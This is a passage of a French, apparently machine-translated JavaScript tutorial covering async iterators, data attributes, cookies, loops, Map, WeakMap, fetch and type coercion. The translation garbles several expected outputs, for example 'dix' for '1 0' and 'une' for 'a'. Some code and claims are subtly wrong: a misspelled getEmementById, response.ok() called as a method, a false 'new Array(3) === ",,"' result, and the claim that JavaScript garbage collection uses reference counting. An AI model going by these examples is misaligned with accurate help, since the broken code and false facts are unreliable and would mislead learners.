Un JavaScript `Iterator` est un objet avec une méthode `.next()` , qui retourne un `IteratorItem` , qui est un objet avec la `value : <any>` et `done : <boolean>` .

Un JavaScript `AsyncIterator` est un objet avec une méthode `.next()` , qui renvoie une `Promise<IteratorItem>` , une *promesse* pour la valeur suivante.

Pour créer un AsyncIterator, nous pouvons utiliser la syntaxe du *générateur asynchrone* :

```
/**
 * Returns a promise which resolves after time had passed.
 */
const delay = time => new Promise(resolve => setTimeout(resolve, time));

async function* delayedRange(max) {
  for (let i = 0; i < max; i++) {
    await delay(1000);
    yield i;
  }
}
```

La fonction `delayedRange` prend un nombre maximum et retourne un `AsyncIterator` , qui donne des nombres de 0 à ce nombre, à intervalles d'une seconde.

Usage:

```
for await (let number of delayedRange(10)) {
  console.log(number);
}
```

L' `for await of` boucle est une autre nouvelle syntaxe, disponible uniquement à l'intérieur des fonctions asynchrones, ainsi que des générateurs asynchrones. À l'intérieur de la boucle, les valeurs obtenues (qui, rappelons-le, sont des promesses) sont déballées, de sorte que la promesse est cachée. Dans la boucle, vous pouvez traiter les valeurs directes (les numéros), la cédés `for await of` boucle attendra les promesses en votre nom.

L'exemple ci-dessus attend 1 seconde, log 0, attend une seconde, log 1, et ainsi de suite jusqu'à ce qu'il enregistre 9. À ce moment, `AsyncIterator` sera `done` et la boucle `for await of` .

Lire Async Iterators en ligne: https://riptutorial.com/fr/javascript/topic/5807/async-iterators

Chapitre 13: Attributs de données

Syntaxe

- var x = HTMLElement.dataset. *;
- HTMLElement.dataset. * = "Valeur";

Remarques

Documentation MDN: utilisation des attributs de données .

Examples

Accéder aux attributs de données

Utilisation de la propriété de jeu de données

La nouvelle propriété `dataset` permet d'accéder (à la fois à la lecture et à l'écriture) à tous les attributs de `data-*` de tout élément.

```
<p>Countries:</p>
<ul>
  <li id="C1" onclick="showDetails(this)" data-id="US" data-dial-code="1">USA</li>
  <li id="C2" onclick="showDetails(this)" data-id="CA" data-dial-code="1">Canada</li>
  <li id="C3" onclick="showDetails(this)" data-id="FF" data-dial-code="3">France</li>
</ul>
<button type="button" onclick="correctDetails()">Correct Country Details</button>
<script>
function showDetails(item) {
    var msg = item.innerHTML
            + "\r\nISO ID: " + item.dataset.id
            + "\r\nDial Code: " + item.dataset.dialCode;
    alert(msg);
}

function correctDetails(item) {
    var item = document.getEmementById("C3");
    item.dataset.id = "FR";
    item.dataset.dialCode = "33";
}
</script>
```

Remarque: La propriété `dataset` est uniquement prise en charge dans les navigateurs modernes et est légèrement plus lente que les méthodes `getAttribute` et `setAttribute` prises en charge par tous les navigateurs.

Utilisation des méthodes getAttribute & setAttribute

Si vous souhaitez prendre en charge les anciens navigateurs avant HTML5, vous pouvez utiliser

les méthodes `getAttribute` et `setAttribute` utilisées pour accéder à tous les attributs, y compris les attributs de données. Les deux fonctions de l'exemple ci-dessus peuvent être écrites de cette manière:

```
<script>
function showDetails(item) {
    var msg = item.innerHTML
            + "\r\nISO ID: " + item.getAttribute("data-id")
            + "\r\nDial Code: " + item.getAttribute("data-dial-code");
    alert(msg);
}

function correctDetails(item) {
    var item = document.getEmementById("C3");
    item.setAttribute("id", "FR");
    item.setAttribute("data-dial-code", "33");
}
</script>
```

Lire Attributs de données en ligne: https://riptutorial.com/fr/javascript/topic/3197/attributs-de-donnees

Chapitre 14: Biscuits

Examples

Ajouter et définir des cookies

Les variables suivantes configurent l'exemple ci-dessous:

```
var COOKIE_NAME = "Example Cookie";    /* The cookie's name. */
var COOKIE_VALUE = "Hello, world!";    /* The cookie's value. */
var COOKIE_PATH = "/foo/bar";          /* The cookie's path. */
var COOKIE_EXPIRES;                    /* The cookie's expiration date (config'd below). */

/* Set the cookie expiration to 1 minute in future (60000ms = 1 minute). */
COOKIE_EXPIRES = (new Date(Date.now() + 60000)).toUTCString();
```

```
document.cookie +=
  COOKIE_NAME + "=" + COOKIE_VALUE
  + "; expires=" + COOKIE_EXPIRES
  + "; path=" + COOKIE_PATH;
```

Lecture des cookies

```
var name = name + "=",
    cookie_array = document.cookie.split(';'),
    cookie_value;
for(var i=0;i<cookie_array.length;i++) {
    var cookie=cookie_array[i];
    while(cookie.charAt(0)==' ')
        cookie = cookie.substring(1,cookie.length);
    if(cookie.indexOf(name)==0)
        cookie_value = cookie.substring(name.length,cookie.length);
    }
```

Cela définira `cookie_value` à la valeur du cookie, s'il existe. Si le cookie n'est pas défini, il définira `cookie_value` sur `null`

Supprimer les cookies

```
var expiry = new Date();
expiry.setTime(expiry.getTime() - 3600);
document.cookie = name + "=; expires=" + expiry.toGMTString() + "; path=/"
```

Cela va supprimer le cookie avec un `name` donné.

Teste si les cookies sont activés

Si vous voulez vous assurer que les cookies sont activés avant de les utiliser, vous pouvez utiliser `navigator.cookieEnabled` :

```
if (navigator.cookieEnabled === false)
{
    alert("Error: cookies not enabled!");
}
```

Notez que `navigator.cookieEnabled` peut ne pas exister et être indéfini sur les anciens navigateurs. Dans ces cas, vous ne détecterez pas que les cookies ne sont pas activés.

Lire Biscuits en ligne: https://riptutorial.com/fr/javascript/topic/270/biscuits

Chapitre 15: Boucles

Syntaxe

- pour (*initialisation* ; *condition* ; *expression_finale*) {}
- pour (*clé* dans l' *objet*) {}
- pour (*variable* d' *itérable*) {}
- while (*condition*) {}
- do {} while (*condition*)
- pour chaque *variable* (dans l' *objet*) {} // ECMAScript pour XML

Remarques

Les boucles en JavaScript aident généralement à résoudre les problèmes qui impliquent la répétition d'un code spécifique *x le* nombre de fois. Disons que vous devez enregistrer un message 5 fois. Vous pourriez faire ceci:

```
console.log("a message");
console.log("a message");
console.log("a message");
console.log("a message");
console.log("a message");
```

Mais cela prend du temps et est ridicule. De plus, si vous deviez enregistrer plus de 300 messages? Vous devez remplacer le code par une boucle "for" traditionnelle:

```
for(var i = 0; i < 5; i++){
    console.log("a message");
}
```

Examples

Standard "pour" les boucles

Utilisation standard

```
for (var i = 0; i < 100; i++) {
    console.log(i);
}
```

Production attendue:

> 0
> 1
> ...

99

Déclarations multiples

Généralement utilisé pour mettre en cache la longueur d'un tableau.

```
var array = ['a', 'b', 'c'];
for (var i = 0; i < array.length; i++) {
    console.log(array[i]);
}
```

Production attendue:

> 'une'
> 'b'
> 'c'

Changer l'incrément

```
for (var i = 0; i < 100; i += 2 /* Can also be: i = i + 2 */) {
    console.log(i);
}
```

Production attendue:

> 0
> 2
> 4
> ...
> 98

Boucle décrémentée

```
for (var i = 100; i >=0; i--) {
    console.log(i);
}
```

Production attendue:

> 100
> 99
> 98
> ...
> 0

"while" Boucles

Boucle Standard Alors

Une boucle while standard s'exécutera jusqu'à ce que la condition donnée soit fausse:

```
var i = 0;
while (i < 100) {
    console.log(i);
    i++;
}
```

Production attendue:

> 0
> 1
> ...
> 99

Boucle décrémentée

```
var i = 100;
while (i > 0) {
    console.log(i);
    i--; /* equivalent to i=i-1 */
}
```

Production attendue:

> 100
> 99
> 98
> ...
> 1

Do ... tandis que la boucle

Une boucle do ... while sera toujours exécutée au moins une fois, que la condition soit vraie ou fausse:

```
var i = 101;
do {
    console.log(i);
} while (i < 100);
```

Production attendue:

> 101

"Pause" en boucle

Sortir d'une boucle

```
var i = 0;
while(true) {
    i++;
    if(i === 42) {
        break;
    }
}
console.log(i);
```

Production attendue:

> 42

Sortir d'une boucle

```
var i;
for(i = 0; i < 100; i++) {
    if(i === 42) {
        break;
    }
}
console.log(i);
```

Production attendue:

> 42

"continuer" une boucle

Continuer une boucle "for"

Lorsque vous placez le mot-clé `continue` dans une boucle for, l'exécution passe à l'expression de mise à jour (`i++` dans l'exemple):

```
for (var i = 0; i < 3; i++) {
    if (i === 1) {
        continue;
    }
    console.log(i);
}
```

Production attendue:

> 0
> 2

Continuer une boucle while

Lorsque vous `continue` dans une boucle while, l'exécution passe à la condition (`i < 3` dans l'exemple):

```
var i = 0;
while (i < 3) {
    if (i === 1) {
        i = 2;
        continue;
    }
    console.log(i);
    i++;
}
```

Production attendue:

> 0
> 2

boucle "do ... while"

```
var availableName;
do {
    availableName = getRandomName();
} while (isNameUsed(name));
```

Une boucle `do while` while est garantie au moins une fois car sa condition n'est vérifiée qu'à la fin d'une itération. Une boucle `while` traditionnelle peut être exécutée zéro ou plusieurs fois car sa condition est vérifiée au début d'une itération.

Casser des boucles imbriquées spécifiques

Nous pouvons nommer nos boucles et en casser une spécifique si nécessaire.

```
outerloop:
for (var i = 0;i<3;i++){
    innerloup:
    for (var j = 0;j <3; j++){
        console.log(i);
        console.log(j);
        if (j == 1){
            break outerloop;
        }
    }
}
```

Sortie:

```
0
0
0
1
```

Briser et continuer les étiquettes

Les instructions break and continue peuvent être suivies d'une étiquette facultative qui fonctionne

comme une sorte d'instruction goto, reprend l'exécution à partir de la position référencée de l'étiquette

```
for(var i = 0; i < 5; i++){
  nextLoop2Iteration:
  for(var j = 0; j < 5; j++){
    if(i == j) break nextLoop2Iteration;
    console.log(i, j);
  }
}
```

> ***i = 0 j = 0 saute le reste des valeurs j***
> dix
> ***i = 1 j = 1 saute le reste des valeurs j***
> 2 0
> 2 1 ***i = 2 j = 2 saute le reste des valeurs j***
> 3 0
> 3 1
> 3 2
> ***i = 3 j = 3 saute le reste des valeurs j***
> 4 0
> 4 1
> 4 2
> 4 3
> ***i = 4 j = 4 ne se connecte pas et les boucles sont faites***

"pour ... de" boucle

6

```
const iterable = [0, 1, 2];
for (let i of iterable) {
    console.log(i);
}
```

Production attendue:

> 0
> 1
> 2

Les avantages du for ... of loop sont:

- Ceci est la syntaxe directe la plus concise pour les éléments de tableau
- Il évite tous les pièges de pour ... en
- Contrairement à `forEach()` , il fonctionne avec break, continue et return

Support de pour ... de dans d'autres

collections

Cordes

for ... of traitera une chaîne comme une séquence de caractères Unicode:

```
const string = "abc";
for (let chr of string) {
  console.log(chr);
}
```

Production attendue:

> a b c

Ensembles

pour ... de travaux sur des objets Set .

Note :

- Un objet Set éliminera les doublons.
- Veuillez vérifier cette référence pour la prise en charge du navigateur `Set()` .

```
const names = ['bob', 'alejandro', 'zandra', 'anna', 'bob'];

const uniqueNames = new Set(names);

for (let name of uniqueNames) {
  console.log(name);
}
```

Production attendue:

> bob
> alejandro
> Zandra
> anna

Plans

Vous pouvez aussi utiliser pour ... des boucles pour parcourir la carte s. Cela fonctionne de manière similaire aux tableaux et aux ensembles, sauf que la variable d'itération stocke à la fois une clé et une valeur.

```
const map = new Map()
  .set('abc', 1)
  .set('def', 2)
```

```
for (const iteration of map) {
  console.log(iteration) //will log ['abc', 1] and then ['def', 2]
}
```

Vous pouvez utiliser une affectation de déstructuration pour capturer la clé et la valeur séparément:

```
const map = new Map()
  .set('abc', 1)
  .set('def', 2)

for (const [key, value] of map) {
  console.log(key + ' is mapped to ' + value)
}
/*Logs:
  abc is mapped to 1
  def is mapped to 2
*/
```

Objets

car ... des boucles *ne* fonctionnent *pas* directement sur des objets simples; mais, il est possible d'itérer sur les propriétés d'un objet en basculant vers une boucle for ... in ou en utilisant `Object.keys()` :

```
const someObject = { name: 'Mike' };

for (let key of Object.keys(someObject)) {
  console.log(key + ": " + someObject[key]);
}
```

Production attendue:

> nom: Mike

Boucle "pour ... dans"

> **Attention**
> for ... in est destiné à itérer sur des clés d'objet, pas sur des index de tableau. Son utilisation pour parcourir un tableau est généralement déconseillée . Il inclut également les propriétés du prototype, il peut donc être nécessaire de vérifier si la clé se trouve dans l'objet à l'aide de `hasOwnProperty` . Si des attributs de l'objet sont définis par la méthode `defineProperty/defineProperties` et définissent le paramètre `enumerable: false` , ces attributs seront inaccessibles.

```
var object = {"a":"foo", "b":"bar", "c":"baz"};
// `a` is inaccessible
Object.defineProperty(object , 'a', {
        enumerable: false,
});
```

```
for (var key in object) {
    if (object.hasOwnProperty(key)) {
      console.log('object.' + key + ', ' + object[key]);
    }
}
```

Production attendue:

> object.b, bar
> object.c, baz

Lire Boucles en ligne: https://riptutorial.com/fr/javascript/topic/227/boucles

Chapitre 16: Carte

Syntaxe

- nouvelle carte ([itérable])
- map.set (clé, valeur)
- map.get (clé)
- taille de la carte
- map.clear ()
- map.delete (clé)
- map.entries ()
- map.keys ()
- map.values ()
- map.forEach (rappel [, thisArg])

Paramètres

Paramètre	Détails
`iterable`	Tout objet itérable (par exemple un tableau) contenant `[key, value]` paires `[key, value]` .
`key`	La clé d'un élément.
`value`	La valeur attribuée à la clé.
`callback`	La fonction de rappel est appelée avec trois paramètres: valeur, clé et carte.
`thisArg`	Valeur qui sera utilisée comme `this` lors de l' exécution de `callback` .

Remarques

Dans Maps, `NaN` est considéré comme identique à `NaN` , même si `NaN !== NaN` . Par exemple:

```
const map = new Map([[NaN, true]]);
console.log(map.get(NaN)); // true
```

Examples

Créer une carte

Une carte est un mappage de base des clés aux valeurs. Les cartes sont différentes des objets en ce sens que leurs clés peuvent être n'importe quoi (valeurs primitives ainsi que des objets), pas

seulement des chaînes et des symboles. L'itération sur les cartes est également toujours effectuée dans l'ordre dans lequel les éléments ont été insérés dans la carte, tandis que l'ordre n'est pas défini lors d'une itération sur des clés dans un objet.

Pour créer une carte, utilisez le constructeur Map:

```
const map = new Map();
```

Il a un paramètre facultatif, qui peut être n'importe quel objet itérable (par exemple un tableau) qui contient des tableaux de deux éléments - le premier est la clé, les secondes la valeur. Par exemple:

```
const map = new Map([[new Date(), {foo: "bar"}], [document.body, "body"]]);
//                      ^key          ^value          ^key        ^value
```

Effacer une carte

Pour supprimer tous les éléments d'une carte, utilisez la méthode `.clear()` :

```
map.clear();
```

Exemple:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
map.clear();
console.log(map.size); // 0
console.log(map.get(1)); // undefined
```

Supprimer un élément d'une carte

Pour supprimer un élément d'une carte, utilisez la méthode `.delete()` .

```
map.delete(key);
```

Exemple:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.get(3)); // 4
map.delete(3);
console.log(map.get(3)); // undefined
```

Cette méthode renvoie `true` si l'élément existe et a été supprimé, sinon `false` :

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.delete(1)); // true
console.log(map.delete(7)); // false
```

Vérifier si une clé existe dans une carte

Pour vérifier si une clé existe dans une carte, utilisez la méthode `.has()` :

```
map.has(key);
```

Exemple:

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.has(1)); // true
console.log(map.has(2)); // false
```

Cartes itératives

Map a trois méthodes qui retournent des itérateurs: `.keys()` , `.values()` et `.entries()` . `.entries()` est l'itérateur de carte par défaut et contient `[key, value]` paires `[key, value]` .

```
const map = new Map([[1, 2], [3, 4]]);

for (const [key, value] of map) {
  console.log(`key: ${key}, value: ${value}`);
  // logs:
  // key: 1, value: 2
  // key: 3, value: 4
}

for (const key of map.keys()) {
  console.log(key); // logs 1 and 3
}

for (const value of map.values()) {
  console.log(value); // logs 2 and 4
}
```

La carte a également la méthode `.forEach()` . Le premier paramètre est une fonction de rappel qui sera appelée pour chaque élément dans la carte, et le deuxième paramètre est la valeur qui sera utilisée comme `this` lors de l' exécution de la fonction de rappel.

La fonction de rappel a trois arguments: valeur, clé et objet carte.

```
const map = new Map([[1, 2], [3, 4]]);
map.forEach((value, key, theMap) => console.log(`key: ${key}, value: ${value}`));
// logs:
// key: 1, value: 2
// key: 3, value: 4
```

Obtenir et définir des éléments

Utilisez `.get(key)` pour obtenir une valeur par clé et `.set(key, value)` pour attribuer une valeur à une clé.

Si l'élément avec la clé spécifiée n'existe pas dans la carte, `.get()` renvoie `undefined` .

`.set()` méthode `.set()` renvoie l'objet map, vous pouvez donc enchaîner les `.set()` .

```
const map = new Map();
console.log(map.get(1)); // undefined
map.set(1, 2).set(3, 4);
console.log(map.get(1)); // 2
```

Obtenir le nombre d'éléments d'une carte

Pour obtenir le nombre d'éléments d'une carte, utilisez la propriété `.size` :

```
const map = new Map([[1, 2], [3, 4]]);
console.log(map.size); // 2
```

Lire Carte en ligne: https://riptutorial.com/fr/javascript/topic/1648/carte

Chapitre 17: Carte faible

Syntaxe

- nouveau WeakMap ([itérable]);
- faiblessemap.get (clé);
- faiblessemap.set (clé, valeur);
- faiblessemap.has (clé);
- faiblessemap.delete (clé);

Remarques

Pour les utilisations de WeakMap, voir Quelles sont les utilisations réelles de ES6 WeakMap? .

Examples

Créer un objet WeakMap

L'objet WeakMap vous permet de stocker des paires clé / valeur. La différence avec Map est que les clés doivent être des objets et sont faiblement référencées. Cela signifie que s'il n'y a pas d'autres références fortes à la clé, l'élément de WeakMap peut être supprimé par le garbage collector.

Le constructeur de WeakMap possède un paramètre facultatif, qui peut être n'importe quel objet itérable (par exemple, Array) contenant des paires clé / valeur en tant que tableaux à deux éléments.

```
const o1 = {a: 1, b: 2},
      o2 = {};

const weakmap = new WeakMap([[o1, true], [o2, o1]]);
```

Obtenir une valeur associée à la clé

Pour obtenir une valeur associée à la clé, utilisez la méthode `.get()` . S'il n'y a pas de valeur associée à la clé, elle renvoie `undefined` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.get(obj1)); // 7
console.log(weakmap.get(obj2)); // undefined
```

Assigner une valeur à la clé

Pour attribuer une valeur à la clé, utilisez la méthode `.set()` . Il renvoie l'objet WeakMap, vous pouvez donc enchaîner les `.set()` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap();
weakmap.set(obj1, 1).set(obj2, 2);
console.log(weakmap.get(obj1)); // 1
console.log(weakmap.get(obj2)); // 2
```

Vérifier si un élément avec la clé existe

Pour vérifier si un élément avec une clé spécifiée existe dans un WeakMap, utilisez la méthode .has `.has()` . Il retourne `true` s'il quitte, et sinon `false` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.has(obj1)); // true
console.log(weakmap.has(obj2)); // false
```

Supprimer un élément avec la clé

Pour supprimer un élément avec une clé spécifiée, utilisez la méthode `.delete()` . Il renvoie `true` si l'élément existait et a été supprimé, sinon `false` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.delete(obj1)); // true
console.log(weakmap.has(obj1)); // false
console.log(weakmap.delete(obj2)); // false
```

Démo de référence faible

JavaScript utilise la technique de comptage de référence pour détecter les objets inutilisés. Lorsque le nombre de références à un objet est égal à zéro, cet objet sera libéré par le ramasse-miettes. Weakmap utilise une référence faible qui ne contribue pas au compte de référence d'un objet, il est donc très utile pour résoudre les problèmes de fuite de mémoire.

Voici une démo de faiblesse. J'utilise un objet très grand comme valeur pour montrer qu'une référence faible ne contribue pas au compte de référence.

```
// manually trigger garbage collection to make sure that we are in good status.
> global.gc();
undefined

// check initial memory use□heapUsed is 4M or so
```

```
> process.memoryUsage();
{ rss: 21106688,
  heapTotal: 7376896,
  heapUsed: 4153936,
  external: 9059 }

> let wm = new WeakMap();
undefined

> const b = new Object();
undefined

> global.gc();
undefined

// heapUsed is still 4M or so
> process.memoryUsage();
{ rss: 20537344,
  heapTotal: 9474048,
  heapUsed: 3967272,
  external: 8993 }

// add key-value tuple into WeakMap，
// key is b，value is 5*1024*1024 array
> wm.set(b, new Array(5*1024*1024));
WeakMap {}

// manually garbage collection
> global.gc();
undefined

// heapUsed is still 45M
> process.memoryUsage();
{ rss: 62652416,
  heapTotal: 51437568,
  heapUsed: 45911664,
  external: 8951 }

// b reference to null
> b = null;
null

// garbage collection
> global.gc();
undefined

// after remove b reference to object，heapUsed is 4M again
// it means the big array in WeakMap is released
// it also means weekmap does not contribute to big array's reference count, only b does.
> process.memoryUsage();
{ rss: 20639744,
  heapTotal: 8425472,
  heapUsed: 3979792,
  external: 8956 }
```

Lire Carte faible en ligne: https://riptutorial.com/fr/javascript/topic/5290/carte-faible

Chapitre 18: Chercher

Syntaxe

- promise = aller chercher (URL) .then (fonction (réponse) {})
- promesse = aller chercher (URL, options)
- promesse = chercher (demande)

Paramètres

Les options	Détails
`method`	La méthode HTTP à utiliser pour la requête. ex: `GET` , `POST` , `PUT` , `DELETE` , `HEAD` . La valeur par défaut est `GET` .
`headers`	Un objet `Headers` contenant des en-têtes HTTP supplémentaires à inclure dans la requête.
`body`	La charge utile de la demande peut être une `string` ou un objet `FormData` . Par défaut à `undefined`
`cache`	Le mode de mise en cache. `default` , `reload` , `no-cache`
`referrer`	Le référent de la demande.
`mode`	`cors` , `no-cors` , `same-origin` . Par défaut à `no-cors` .
`credentials`	`omit` , `same-origin` , `include` . Par défaut, `omit` .
`redirect`	`follow` , `error` , `manual` . Par défaut à `follow` .
`integrity`	Métadonnées d'intégrité associées. Par défaut, chaîne vide.

Remarques

Le standard Fetch définit les requêtes, les réponses et le processus qui les lie: la récupération.

Parmi les autres interfaces, la norme définit les objets de `Request` et de `Response` , conçus pour être utilisés pour toutes les opérations impliquant des requêtes réseau.

Une application utile de ces interfaces est `GlobalFetch` , qui peut être utilisée pour charger des ressources distantes.

Pour les navigateurs qui ne prennent pas encore en charge le standard Fetch, GitHub dispose

d'un polyfill disponible. En outre, il existe également une implémentation Node.js utile pour la cohérence serveur / client.

En l'absence de promesses annulables, vous ne pouvez pas abandonner la requête d'extraction (numéro github). Mais il y a une proposition du T39 à l'étape 1 pour les promesses annulables.

Examples

GlobalFetch

L'interface GlobalFetch expose la fonction de `fetch` , qui peut être utilisée pour demander des ressources.

```
fetch('/path/to/resource.json')
    .then(response => {
        if (!response.ok()) {
            throw new Error("Request failed!");
        }

        return response.json();
    })
    .then(json => {
        console.log(json);
    });
```

La valeur résolue est un objet de réponse . Cet objet contient le corps de la réponse, ainsi que son statut et ses en-têtes.

Définir les en-têtes de demande

```
fetch('/example.json', {
    headers: new Headers({
        'Accept': 'text/plain',
        'X-Your-Custom-Header': 'example value'
    })
});
```

Données POST

Enregistrement de données de formulaire

```
fetch(`/example/submit`, {
    method: 'POST',
    body: new FormData(document.getElementById('example-form'))
});
```

Publication de données JSON

```
fetch(`/example/submit.json`, {
    method: 'POST',
    body: JSON.stringify({
```

```
        email: document.getElementById('example-email').value,
        comment: document.getElementById('example-comment').value
    })
});
```

Envoyer des cookies

La fonction de récupération ne envoie pas de cookies par défaut. Il existe deux manières d’envoyer des cookies:

1. N'envoyez des cookies que si l'URL a la même origine que le script appelant.

```
fetch('/login', {
    credentials: 'same-origin'
})
```

2. Toujours envoyer des cookies, même pour les appels d'origine croisée.

```
fetch('https://otherdomain.com/login', {
    credentials: 'include'
})
```

Obtenir des données JSON

```
// get some data from stackoverflow
fetch("https://api.stackexchange.com/2.2/questions/featured?order=desc&sort=activity&site=stackoverflow

  .then(resp => resp.json())
  .then(json => console.log(json))
  .catch(err => console.log(err));
```

Utilisation de l'extraction pour afficher les questions de l'API de dépassement de capacité de la pile

```
const url =
      'http://api.stackexchange.com/2.2/questions?site=stackoverflow&tagged=javascript';

const questionList = document.createElement('ul');
document.body.appendChild(questionList);

const responseData = fetch(url).then(response => response.json());
responseData.then(({items, has_more, quota_max, quota_remaining}) => {
  for (const {title, score, owner, link, answer_count} of items) {
    const listItem = document.createElement('li');
    questionList.appendChild(listItem);
    const a = document.createElement('a');
    listItem.appendChild(a);
    a.href = link;
    a.textContent = `[${score}] ${title} (by ${owner.display_name || 'somebody'})`
  }
});
```

Lire Chercher en ligne: https://riptutorial.com/fr/javascript/topic/440/chercher

Chapitre 19: Coercition / conversion variable

Remarques

Certaines langues exigent que vous définissiez à l'avance le type de variable que vous déclarez. JavaScript ne fait pas cela; il va essayer de comprendre cela par lui-même. Parfois, cela peut créer un comportement inattendu.

Si nous utilisons le code HTML suivant

```
<span id="freezing-point">0</span>
```

Et récupérer son contenu via JS, il **ne le** convertira pas en un nombre, même si on pouvait s'y attendre. Si nous utilisons l'extrait suivant, on pourrait s'attendre à ce que `boilingPoint` soit `boilingPoint` à `100` . Cependant, JavaScript convertira `moreHeat` en une chaîne et concaténera les deux chaînes; le résultat sera `0100` .

```
var el = document.getElementById('freezing-point');
var freezingPoint = el.textContent || el.innerText;
var moreHeat = 100;
var boilingPoint = freezingPoint + moreHeat;
```

Nous pouvons résoudre ce problème en convertissant explicitement `freezingPoint` en un nombre.

```
var el = document.getElementById('freezing-point');
var freezingPoint = Number(el.textContent || el.innerText);
var boilingPoint = freezingPoint + moreHeat;
```

Dans la première ligne, nous convertissons `"0"` (la chaîne) à `0` (le nombre) avant de le stocker. Après avoir effectué l'addition, vous obtenez le résultat attendu (`100`).

Examples

Conversion d'une chaîne en nombre

```
Number('0') === 0
```

`Number('0')` convertira la chaîne (`'0'`) en un nombre (`0`)

Une forme plus courte mais moins claire:

```
+'0' === 0
```

L'opérateur unaire `+` ne fait rien avec les nombres, mais convertit tout autre élément en nombre. Fait intéressant, `+(-12) === -12` .

```
parseInt('0', 10) === 0
```

`parseInt('0', 10)` convertira la chaîne (`'0'`) en un nombre (`0`), n'oubliez pas le second argument, qui est la base. Si ce n'est pas le cas, parseInt pourrait convertir la chaîne en mauvais numéro.

Conversion d'un nombre en chaîne

```
String(0) === '0'
```

`String(0)` convertira le nombre (`0`) en une chaîne (`'0'`).

Une forme plus courte mais moins claire:

```
'' + 0 === '0'
```

Double négation (!! x)

La double négation `!!` n'est pas un opérateur JavaScript distinct ni une syntaxe spéciale mais plutôt une séquence de deux négations. Il est utilisé pour convertir la valeur de n'importe quel type à sa valeur booléenne `true` ou `false` appropriée, selon qu'elle est *véridique* ou *fausse* .

```
!!1            // true
!!0            // false
!!undefined    // false
!!{}           // true
!![]           // true
```

La première négation convertit toute valeur en `false` si elle est *véridique* et `true` si elle est *falsifiée* . La seconde négation opère alors sur une valeur booléenne normale. Ensemble , ils convertissent une valeur *truthy* à `true` et toute valeur *falsy* à `false` .

Cependant, de nombreux professionnels considèrent que l'utilisation de cette syntaxe est inacceptable et recommandent de lire plus facilement les alternatives, même si elles sont plus longues à écrire:

```
x !== 0        // instead of !!x in case x is a number
x != null      // instead of !!x in case x is an object, a string, or an undefined
```

L'utilisation de `!!x` est considérée comme une mauvaise pratique pour les raisons suivantes:

1. Sur le plan stylistique, cela peut ressembler à une syntaxe spéciale distincte, alors qu'en réalité, il ne fait rien d'autre que deux négations consécutives avec une conversion de type implicite.
2. Il est préférable de fournir des informations sur les types de valeurs stockées dans les variables et les propriétés via le code. Par exemple, `x !== 0` indique que `x` est probablement un nombre, alors que `!!x` ne présente aucun avantage pour les lecteurs du code.
3. L'utilisation de `Boolean(x)` permet des fonctionnalités similaires et constitue une conversion

de type plus explicite.

Conversion implicite

JavaScript tentera de convertir automatiquement les variables en types plus appropriés lors de leur utilisation. Il est généralement conseillé de faire des conversions explicitement (voir d'autres exemples), mais il est toujours utile de savoir quelles sont les conversions implicites.

```
"1" + 5 === "15" // 5 got converted to string.
1 + "5" === "15" // 1 got converted to string.
1 - "5" === -4 // "5" got converted to a number.
alert({}) // alerts "[object Object]", {} got converted to string.
!0 === true // 0 got converted to boolean
if ("hello") {} // runs, "hello" got converted to boolean.
new Array(3) === ",,"; // Return true. The array is converted to string - Array.toString();
```

Certaines des parties les plus délicates:

```
!"0" === false // "0" got converted to true, then reversed.
!"false" === false // "false" converted to true, then reversed.
```

Conversion d'un nombre en booléen

```
Boolean(0) === false
```

`Boolean(0)` convertira le nombre `0` en un booléen `false` .

Une forme plus courte mais moins claire:

```
!!0 === false
```

Conversion d'une chaîne en booléen

Pour convertir une chaîne en utilisation booléenne

```
Boolean(myString)
```

ou la forme plus courte mais moins claire

```
!!myString
```

Toutes les chaînes à l'exception de la chaîne vide (de longueur zéro) sont évaluées à `true` comme booléennes.

```
Boolean('') === false   // is true
Boolean("") === false   // is true
Boolean('0') === false  // is false
Boolean('any_nonempty_string') === true // is true
```

Entier à Flotter

En JavaScript, tous les nombres sont représentés en interne sous forme de flottants. Cela signifie que simplement utiliser votre entier comme un flottant est tout ce qui doit être fait pour le convertir.

Flotter à Entier

Pour convertir un flottant en un entier, JavaScript fournit plusieurs méthodes.

La fonction `floor` renvoie le premier entier inférieur ou égal au float.

```
Math.floor(5.7); // 5
```

La fonction `ceil` renvoie le premier entier supérieur ou égal au flottant.

```
Math.ceil(5.3); // 6
```

La fonction `round` arrondit le flotteur.

```
Math.round(3.2); // 3
Math.round(3.6); // 4
```

6

Truncation (`trunc`) supprime les décimales du flottant.

```
Math.trunc(3.7); // 3
```

Remarquez la différence entre troncature (`trunc`) et `floor` :

```
Math.floor(-3.1); // -4
Math.trunc(-3.1); // -3
```

Convertir une chaîne en float

`parseFloat` accepte une chaîne comme argument qu'il convertit en float /

```
parseFloat("10.01") // = 10.01
```

Conversion en booléen

`Boolean(...)` convertira tout type de données en `true` ou en `false` .

```
Boolean("true") === true
Boolean("false") === true
Boolean(-1) === true
Boolean(1) === true
Boolean(0) === false
```

```
Boolean("") === false
Boolean("1") === true
Boolean("0") === true
Boolean({}) === true
Boolean([]) === true
```

Les chaînes vides et le nombre 0 seront convertis en false et tous les autres seront convertis en true.

Une forme plus courte mais moins claire:

```
!!"true" === true
!!"false" === true
!!-1 === true
!!1 === true
!!0 === false
!!"" === false
!!"1" === true
!!"0" === true
!!{} === true
!![] === true
```

Cette forme plus courte tire parti de la conversion de type implicite utilisant l'opérateur logique NOT deux fois, comme décrit dans http://www.riptutorial.com/javascript/example/3047/double-negation----x-

---

Voici la liste complète des conversions booléennes de la spécification ECMAScript

- si `myArg` de type `undefined` ou `null` alors `Boolean(myArg) === false`
- si `myArg` de type `boolean` alors `Boolean(myArg) === myArg`
- si `myArg` de type `number` alors `Boolean(myArg) === false` si `myArg` est `+0` , `-0` ou `NaN` ; sinon `true`
- si `myArg` de type `string` alors `Boolean(myArg) === false` si `myArg` est la chaîne vide (sa longueur est zéro); sinon `true`
- si `myArg` de type `symbol` ou `object` alors `Boolean(myArg) === true`

